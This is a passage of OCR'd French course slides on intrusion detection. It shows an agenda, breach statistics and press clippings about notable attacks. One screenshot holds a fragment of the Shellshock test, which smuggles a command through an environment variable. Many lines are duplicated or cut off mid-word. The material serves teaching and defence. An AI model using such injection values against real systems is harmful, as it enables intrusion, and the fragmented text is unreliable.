Détection d’intrusion: Méthodes et cas d’utilisations

Cours TLS-SEC 2020-2021
eric.asselin1@collins.com

Collins Aerospace

AGENDA

Introduction à la détection d'intrusion

Panorama des différents types d'IDS

Les méthodes d'analyse

- La recherche de signature
- La détection d'anomalie

Critères d'évaluation des IDS

Exemples d'architectures

Avantages inconvénients des méthodes de détection

Solutions IDS commerciales et open-source

La détection d’intrusion

Introduction

L’industrie, les services de l’état dont l’armée, services de santé, organismes financiers, centrales nucléaire, opérateurs de télécommunications et bien d’autres secteurs dépendent du bon fonctionnement de leur SI (Système d’Information) et du réseau Internet pour assurer leurs rôles.

Etat des lieux

- Verizon 2016 Data breach investigation report
  - **64.199 Incidents** déclarés par les industries et autres organisations dans le monde en 2015
  - 2.260 Incidents avec une confirmation de perte de données




Figure 4.
Number of breaches per threat action category over time, (n=9,009)

Etat des lieux

- Verizon 2016 Data breach investigation report
  - **64.199 Incidents** déclarés par les industries et autres organisations dans le monde en 2015
  - 2.260 Incidents avec une confirmation de perte de données

89% of breaches had financial or espionage motive





Figure 4.
Number of breaches per threat action category over time, (n=9,009)

Cybercrime



Lockheed Martin Customer, Program And Employee Data Secure

BETHESDA, Md, 05/28/2011 –


On Saturday, May 21, Lockheed Martin detected a significant and tenacious attack on its information systems network. The company's information security team detected the attack almost immediately, and took aggressive actions to protect all systems and data. As a result of the swift and deliberate actions taken to protect the network and increase IT security, our systems remain secure; no customer, program or employee personal data has been compromised.

Throughout the ongoing investigation, Lockheed Martin has continued to keep the appropriate U.S. government agencies informed of our actions. The team continues to work around the clock to restore employee access to the network, while maintaining the highest level of security.

To counter the constant threats we face from adversaries around the world, we regularly take actions to increase the security of our systems and to protect our employee, customer and program data. Our policies, procedures and vigilance mitigate the cyber threats to our business, and we remain confident in the integrity of our robust, multi-layered information systems security.

Headquartered in Bethesda, Md., Lockheed Martin is a global security company that employs about 126,000 people worldwide and is principally engaged in the research, design, development, manufacture, integration and sustainment of advanced technology systems, products and services. The Corporation's 2010 sales from continuing operations were $45.8 billion.

Cybercrime



Lockheed Martin Customer, Program And Employee Data Secure

A LA UNE

Virus Stuxnet : le nucléaire iranien visé par la cyberguerre ?

Téhéran dénonce la « guerre électronique » lancée au moyen du cheval de Troie Stuxnet contre la centrale nucléaire de Bouchehr.


Par Rue89. Publié le 27/09/2010 à 19h28

46 844 VISITES 168 RÉACTIONS 23


...Md., Lockheed Martin is a global security company that employs about 126,000 people worldwide ... is principally engaged in the research, design, development, manufacture, integration and sustainment of advanced technology systems, products and services. The Corporation's 2010 sales from continuing operations were $45.8 billion.

...layered information systems security.

Cybercrime



Cybercrime



Cybercrime

Le 20 Janvier 2015

Cyberattaque contre Sony : la NSA a sous-estimé la Corée du Nord

Selon le New York Times, la NSA avait repéré les signes d'une attaque sur les réseaux nord-coréens, mais l'agence ne pensait pas à une opération imminente et aussi dévastatrice.

L'attaque massive dont a été victime Sony a mis hors d'état des milliers d'ordinateurs de la société. (crédit : D.R.)

Dans son édition du week-end, le New York Times révèle que la NSA, l'Agence nationale de sécurité (NSA) américaine, qui espionne secrètement les réseaux nord-coréens depuis des années, avait bien détecté les prémices d'une attaque contre Sony Pictures Entertainment, mais ce n'est que rétrospectivement qu'elle a compris sa portée et son ampleur. Citant d'anciens responsables américains et étrangers et s'appuyant sur un document secret de la NSA récemment publié par le journal allemand Der Spiegel, le NYT rapporte que depuis au moins quatre ans, l'agence s'emploie à infiltrer les réseaux de la Corée du Nord, de la Chine et de la Malaisie avec l'aide de pirates locaux. Ces révélations

l'express L'Expansion

Rechercher

FINANCES PERSO | ENTREPRISE | EMPLOI | STYLES | TENDANCES | VIDÉOS | CODES PROMO

SES | HIGH-TECH | CARRIERE | IMMOBILIER | ENERGIE | BOURSE | PLACEMENT | IMPOTS | VIDEOS | Solutions Business

Shock, une faille informatique plus grave que HeartBleed?

Économie / High-Tech / Par Christophe Josset, publié le 25/09/2014 à 16:31 , mis à jour à 16:54

209 partages | Partager | Tweeter | Linkedin | Réagir

```
)-release (x86_64-apple-darwin13)
tware Foundation, Inc.

release (x86_64-apple-darwin13)
ware Foundation, Inc.

-10 (x86_64-apple-darwin) options wide,nls,dl,al

earch) 93u 2011-02-08

13.0)
cho vulnerable' bash -c "echo test"

() { :;}; echo vulnerable' sh -c "echo test"
```

his compromises
nd to encrypt the traffic,
he actual content. This allows attack

Cybercrime

Le 20 Janvier 2015

Cyberattaque contre Sony : NSA a sous-estimé la Corée du Nord

L'attaque massive dont a été victime Sony a mis hors d'état des milliers d'ordinateurs de la société. (crédit : D.R.)

Selon le New York Times, la N
les signes d'une attaque sur
nord-coréens, mais l'agenc
une opération imminente
dévastatrice.

Dans son édition du wee
Times révèle que la NS
sécurité (NSA) américa
secrètement les rése
des années, avait bi
d'une attaque contr
Entertainment, ma
rétrospectivemer

son ampleur. Citant d'anciens responsables américains e
document secret de la NSA récemment publié par le jou
rapporte que depuis au moins quatre ans, l'agence s'emploie à infiltre
Corée du Nord, de la Chine et de la Malaisie avec l'aide de pirates locaux. Ces

'Dirty Cow' Linux vulnerability found after nine years

The 'Dirty Cow' bug was originally introduced nine years ago, and has been sitting unnoticed for much of that time

The Dirty Cow logo. Photograph: Dirty Cow

Cybercrime

Cybercrime

Le 20 Janvier 2015

Cyberattaque contre s
NSA a sous-es
Nord

WannaCrypt : le ransomware aurait déjà touché 2r
ordinateurs

Une cyberattaque mondiale

Publié le 15/05/17 à 11h35

Tous les médias ont parlé ce week-end de l'attaque mondiale par *ransomwar*
WannaCrypt (et ses dérivés), son fonctionnement, ses conséquences et le

'Dirty Cow' Linux vulnerability found

Le piratage massif de CCleaner cachait une attaque ciblée

ETIENNE COMBIER | Le 23/09 à 12:58 |

La cyberattaque contre CCleaner était beaucoup plus sophistiquée qu'il n'y paraissait à première vue. - Shutterstock

l'attaque informatique qui s'est propagée en fin de semaine dernière et ce
uraient été touchées dans quelque 150 pays. La cyberattaque en

Un peu de vocabulaire…

Intrusion

Violation de la politique de sécurité

Attaque

Tentative d'intrusion

Scénario

